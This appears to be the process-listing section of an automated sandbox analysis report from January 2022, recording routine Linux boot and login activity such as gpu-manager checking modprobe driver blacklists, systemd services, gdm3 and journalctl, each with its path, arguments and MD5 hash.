Analysis Process: gpu-manager PID: 5644 Parent PID: 5639

General

Start time:	00:08:49
Start date:	15/01/2022

Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5644 Parent PID: 5639

General

Start time:	00:08:49
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5645 Parent PID: 5644

General

Start time:	00:08:49
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5645 Parent PID: 5644

General

Start time:	00:08:49
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nvidia[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5649 Parent PID: 5639

General

Start time:	00:08:49

Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5649 Parent PID: 5639

General

Start time:	00:08:49
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5650 Parent PID: 5649

General

Start time:	00:08:49
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5650 Parent PID: 5649

General

Start time:	00:08:49
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*radeon[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5654 Parent PID: 5639

General

Start time:	00:08:49
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5654 Parent PID: 5639

General

Start time:	00:08:49
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5655 Parent PID: 5654

General

Start time:	00:08:49
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5655 Parent PID: 5654

General

Start time:	00:08:49
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*radeon[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5657 Parent PID: 5639

General

Start time:	00:08:50
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5657 Parent PID: 5639

General

Start time:	00:08:50
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5658 Parent PID: 5657

General

Start time:	00:08:50
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5658 Parent PID: 5657

General

Start time:	00:08:50
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*amdgpu[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5660 Parent PID: 5639

General

Start time:	00:08:51
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5660 Parent PID: 5639

General

Start time:	00:08:51
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5661 Parent PID: 5660

General

Start time:	00:08:51
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5661 Parent PID: 5660

General

Start time:	00:08:51
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*amdgpu[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5667 Parent PID: 5639

General

Start time:	00:08:52
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5667 Parent PID: 5639

General

Start time:	00:08:52
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5668 Parent PID: 5667

General

Start time:	00:08:52
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5668 Parent PID: 5667

General

Start time:	00:08:52
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nouveau[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5672 Parent PID: 5639

General

Start time:	00:08:53
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5672 Parent PID: 5639

General

Start time:	00:08:53
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5673 Parent PID: 5672

General

Start time:	00:08:53
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5673 Parent PID: 5672

General

Start time:	00:08:53
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nouveau[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: systemd PID: 5643 Parent PID: 1

General

Start time:	00:08:48
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rtkit-daemon PID: 5643 Parent PID: 1

General

Start time:	00:08:48
Start date:	15/01/2022
Path:	/usr/libexec/rtkit-daemon
Arguments:	/usr/libexec/rtkit-daemon
File size:	68096 bytes
MD5 hash:	df0cacf1db4ec95ac70f5b6e06b8ffd7

File Activities

File Read

Analysis Process: systemd PID: 5648 Parent PID: 1

General

Start time:	00:08:49
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: polkitd PID: 5648 Parent PID: 1

General

Start time:	00:08:49
Start date:	15/01/2022
Path:	/usr/lib/policykit-1/polkitd
Arguments:	/usr/lib/policykit-1/polkitd --no-debug
File size:	121504 bytes
MD5 hash:	8efc9b4b5b524210ad2ea1954a9d0e69

File Activities

File Read

Directory Enumerated

Directory Created

Analysis Process: systemd PID: 5656 Parent PID: 1

General

Start time:	00:08:50
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 5656 Parent PID: 1

General

Start time:	00:08:50
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --flush
File size:	80120 bytes
MD5 hash:	bf3a987344f3bacafc44efd882abda8b

File Activities

File Read

Analysis Process: systemd PID: 5659 Parent PID: 1

General

Start time:	00:08:55
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: agetty PID: 5659 Parent PID: 1

General

Start time:	00:08:55
Start date:	15/01/2022
Path:	/sbin/agetty
Arguments:	/sbin/agetty -o "-p -- \\u" --noclear tty2 linux
File size:	69000 bytes
MD5 hash:	3a374724ba7e863768139bdd60ca36f7

File Activities

File Read

File Written

Owner / Group Modified

Permission Modified

Analysis Process: systemd PID: 5664 Parent PID: 1

General

Start time:	00:08:51
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rsyslogd PID: 5664 Parent PID: 1

General

Start time:	00:08:51
Start date:	15/01/2022
Path:	/usr/sbin/rsyslogd
Arguments:	/usr/sbin/rsyslogd -n -iNONE
File size:	727248 bytes
MD5 hash:	0b8087fc907c42eb3c81a691db258e33

File Activities

File Read

File Written

Directory Enumerated

Analysis Process: systemd PID: 5674 Parent PID: 1

General

Start time:	00:08:54
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 5674 Parent PID: 1

General

Start time:	00:08:54
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --smart-relinquish-var
File size:	80120 bytes

MD5 hash:	bf3a987344f3bacafc44efd882abda8b

File Activities

File Read

Analysis Process: systemd PID: 5675 Parent PID: 1

General

Start time:	00:08:55
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-journald PID: 5675 Parent PID: 1

General

Start time:	00:08:55
Start date:	15/01/2022
Path:	/lib/systemd/systemd-journald
Arguments:	/lib/systemd/systemd-journald
File size:	162032 bytes
MD5 hash:	474667ece6cecb5e04c6eb897a1d0d9e

File Activities

File Deleted

File Read

File Written

File Moved

Directory Enumerated

Directory Created

Analysis Process: systemd PID: 5677 Parent PID: 1

General

Start time:	00:08:55
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: generate-config PID: 5677 Parent PID: 1

General

Start time:	00:08:55
Start date:	15/01/2022
Path:	/usr/share/gdm/generate-config
Arguments:	/usr/share/gdm/generate-config
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: generate-config PID: 5678 Parent PID: 5677

General

Start time:	00:08:55
Start date:	15/01/2022
Path:	/usr/share/gdm/generate-config
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: pkill PID: 5678 Parent PID: 5677

General

Start time:	00:08:55
Start date:	15/01/2022
Path:	/usr/bin/pkill
Arguments:	pkill --signal HUP --uid gdm dconf-service
File size:	30968 bytes
MD5 hash:	fa96a75a08109d8842e4865b2907d51f

File Activities

File Read

Directory Enumerated

Analysis Process: systemd PID: 5680 Parent PID: 1860

General

Start time:	00:08:56
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 5680 Parent PID: 1860

General

Start time:	00:08:56
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

Analysis Process: systemd PID: 5683 Parent PID: 1

General

Start time:	00:08:59
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gdm-wait-for-drm PID: 5683 Parent PID: 1

General

Start time:	00:08:59
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-wait-for-drm
Arguments:	/usr/lib/gdm3/gdm-wait-for-drm
File size:	14640 bytes
MD5 hash:	82043ba752c6930b4e6aaea2f7747545

Analysis Process: systemd PID: 5684 Parent PID: 1

General

Start time:	00:08:59
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: whoopsie PID: 5684 Parent PID: 1

General

Start time:	00:08:59
Start date:	15/01/2022
Path:	/usr/bin/whoopsie
Arguments:	/usr/bin/whoopsie -f
File size:	68592 bytes
MD5 hash:	d3a6915d0e7398fb4c89a037c13959c8

Analysis Process: systemd PID: 5686 Parent PID: 1

General

Start time:	00:09:00
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 5686 Parent PID: 1

General

Start time:	00:09:00
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

Analysis Process: systemd PID: 5689 Parent PID: 1

General

Start time:	00:09:01
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-logind PID: 5689 Parent PID: 1

General

Start time:	00:09:01
Start date:	15/01/2022
Path:	/lib/systemd/systemd-logind
Arguments:	/lib/systemd/systemd-logind
File size:	268576 bytes
MD5 hash:	8dd58a1b4c12f7a1d5fe3ce18b2aaeef

Analysis Process: systemd PID: 5749 Parent PID: 1860

General

Start time:	00:09:03
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes

MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: pulseaudio PID: 5749 Parent PID: 1860

General

Start time:	00:09:03
Start date:	15/01/2022
Path:	/usr/bin/pulseaudio
Arguments:	/usr/bin/pulseaudio --daemonize=no --log-target=journal
File size:	100832 bytes
MD5 hash:	0c3b4c789d8ffb12b25507f27e14c186

Analysis Process: systemd PID: 5751 Parent PID: 1

General

Start time:	00:09:03
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 5751 Parent PID: 1

General

Start time:	00:09:03
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --flush
File size:	80120 bytes
MD5 hash:	bf3a987344f3bacafc44efd882abda8b

Analysis Process: systemd PID: 5752 Parent PID: 1

General

Start time:	00:09:03
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rtkit-daemon PID: 5752 Parent PID: 1

General

Start time:	00:09:03
Start date:	15/01/2022
Path:	/usr/libexec/rtkit-daemon

Arguments:	/usr/libexec/rtkit-daemon
File size:	68096 bytes
MD5 hash:	df0cacf1db4ec95ac70f5b6e06b8ffd7

Analysis Process: systemd PID: 5756 Parent PID: 1

General

Start time:	00:09:04
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: polkitd PID: 5756 Parent PID: 1

General

Start time:	00:09:04
Start date:	15/01/2022
Path:	/usr/lib/policykit-1/polkitd
Arguments:	/usr/lib/policykit-1/polkitd --no-debug
File size:	121504 bytes
MD5 hash:	8efc9b4b5b524210ad2ea1954a9d0e69

Analysis Process: systemd PID: 5762 Parent PID: 1

General

Start time:	00:09:11
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: agetty PID: 5762 Parent PID: 1

General

Start time:	00:09:11
Start date:	15/01/2022
Path:	/sbin/agetty
Arguments:	/sbin/agetty -o "-p -- \\u" --noclear tty2 linux
File size:	69000 bytes
MD5 hash:	3a374724ba7e863768139bdd60ca36f7

Analysis Process: systemd PID: 5765 Parent PID: 1

General

Start time:	00:09:07

Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rsyslogd PID: 5765 Parent PID: 1

General

Start time:	00:09:07
Start date:	15/01/2022
Path:	/usr/sbin/rsyslogd
Arguments:	/usr/sbin/rsyslogd -n -iNONE
File size:	727248 bytes
MD5 hash:	0b8087fc907c42eb3c81a691db258e33

Analysis Process: systemd PID: 5770 Parent PID: 1

General

Start time:	00:09:08
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 5770 Parent PID: 1

General

Start time:	00:09:08
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --smart-relinquish-var
File size:	80120 bytes
MD5 hash:	bf3a987344f3bacafc44efd882abda8b

Analysis Process: systemd PID: 5772 Parent PID: 1

General

Start time:	00:09:08
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-journald PID: 5772 Parent PID: 1

General

Start time:	00:09:08
Start date:	15/01/2022
Path:	/lib/systemd/systemd-journald
Arguments:	/lib/systemd/systemd-journald
File size:	162032 bytes
MD5 hash:	474667ece6cecb5e04c6eb897a1d0d9e

Analysis Process: systemd PID: 5773 Parent PID: 1

General

Start time:	00:09:09
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gdm3 PID: 5773 Parent PID: 1

General

Start time:	00:09:09
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	/usr/sbin/gdm3
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: gdm3 PID: 5776 Parent PID: 5773

General

Start time:	00:09:09
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: plymouth PID: 5776 Parent PID: 5773

General

Start time:	00:09:10
Start date:	15/01/2022
Path:	/usr/bin/plymouth
Arguments:	plymouth --ping
File size:	51352 bytes
MD5 hash:	87003efd8dad470042f5e75360a8f49f

Analysis Process: gdm3 PID: 5790 Parent PID: 5773

General

Start time:	00:09:14
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: gdm-session-worker PID: 5790 Parent PID: 5773

General

Start time:	00:09:14
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-session-worker
Arguments:	"gdm-session-worker [pam/gdm-launch-environment]"
File size:	293360 bytes
MD5 hash:	692243754bd9f38fe9bd7e230b5c060a

Analysis Process: gdm-session-worker PID: 5796 Parent PID: 5790

General

Start time:	00:09:16
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-session-worker
Arguments:	n/a
File size:	293360 bytes
MD5 hash:	692243754bd9f38fe9bd7e230b5c060a

Analysis Process: gdm-wayland-session PID: 5796 Parent PID: 5790

General

Start time:	00:09:16
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-wayland-session
Arguments:	/usr/lib/gdm3/gdm-wayland-session "dbus-run-session -- gnome-session --autostart /usr/share/gdm/greeter/autostart"
File size:	76368 bytes
MD5 hash:	d3def63cf1e83f7fb8a0f13b1744ff7c

Analysis Process: gdm-wayland-session PID: 5801 Parent PID: 5796

General

Start time:	00:09:17
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-wayland-session
Arguments:	n/a
File size:	76368 bytes
MD5 hash:	d3def63cf1e83f7fb8a0f13b1744ff7c

Analysis Process: gdm3 PID: 5804 Parent PID: 5773

General

Start time:	00:09:17
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: Default PID: 5804 Parent PID: 5773

General

Start time:	00:09:17
Start date:	15/01/2022
Path:	/etc/gdm3/PrimeOff/Default
Arguments:	/etc/gdm3/PrimeOff/Default
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: gdm3 PID: 5805 Parent PID: 5773

General

Start time:	00:09:17
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: Default PID: 5805 Parent PID: 5773

General

Start time:	00:09:17
Start date:	15/01/2022
Path:	/etc/gdm3/PrimeOff/Default
Arguments:	/etc/gdm3/PrimeOff/Default
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: systemd PID: 5777 Parent PID: 1

General

Start time:	00:09:10
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: accounts-daemon PID: 5777 Parent PID: 1

General

Start time:	00:09:10
Start date:	15/01/2022
Path:	/usr/lib/accountsservice/accounts-daemon
Arguments:	/usr/lib/accountsservice/accounts-daemon
File size:	203192 bytes
MD5 hash:	01a899e3fb5e7e434bea1290255a1f30

Analysis Process: accounts-daemon PID: 5781 Parent PID: 5777

General

Start time:	00:09:11
Start date:	15/01/2022
Path:	/usr/lib/accountsservice/accounts-daemon
Arguments:	n/a
File size:	203192 bytes
MD5 hash:	01a899e3fb5e7e434bea1290255a1f30

Analysis Process: language-validate PID: 5781 Parent PID: 5777

General

Start time:	00:09:11
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-validate
Arguments:	/usr/share/language-tools/language-validate en_US.UTF-8
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: language-validate PID: 5782 Parent PID: 5781

General

Start time:	00:09:11
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-validate
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: language-options PID: 5782 Parent PID: 5781

General

Start time:	00:09:11
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-options
Arguments:	/usr/share/language-tools/language-options
File size:	3478464 bytes
MD5 hash:	16a21f464119ea7fad1d3660de963637

Analysis Process: language-options PID: 5783 Parent PID: 5782

General

Start time:	00:09:11
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-options
Arguments:	n/a
File size:	3478464 bytes
MD5 hash:	16a21f464119ea7fad1d3660de963637

Analysis Process: sh PID: 5783 Parent PID: 5782

General

Start time:	00:09:11
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "locale -a | grep -F .utf8 "
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5784 Parent PID: 5783

General

Start time:	00:09:11
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: locale PID: 5784 Parent PID: 5783

General

Start time:	00:09:11
Start date:	15/01/2022
Path:	/usr/bin/locale
Arguments:	locale -a
File size:	58944 bytes
MD5 hash:	c72a78792469db86d91369c9057f20d2

Analysis Process: sh PID: 5785 Parent PID: 5783

General

Start time:	00:09:11
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes

MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5785 Parent PID: 5783

General

Start time:	00:09:11
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -F .utf8
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: systemd PID: 5788 Parent PID: 1

General

Start time:	00:09:13
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 5788 Parent PID: 1

General

Start time:	00:09:13
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --flush
File size:	80120 bytes
MD5 hash:	bf3a987344f3bacafc44efd882abda8b

Analysis Process: systemd PID: 5794 Parent PID: 1

General

Start time:	00:09:15
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd PID: 5794 Parent PID: 1

General

Start time:	00:09:15
Start date:	15/01/2022
Path:	/lib/systemd/systemd

Arguments:	/lib/systemd/systemd --user
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

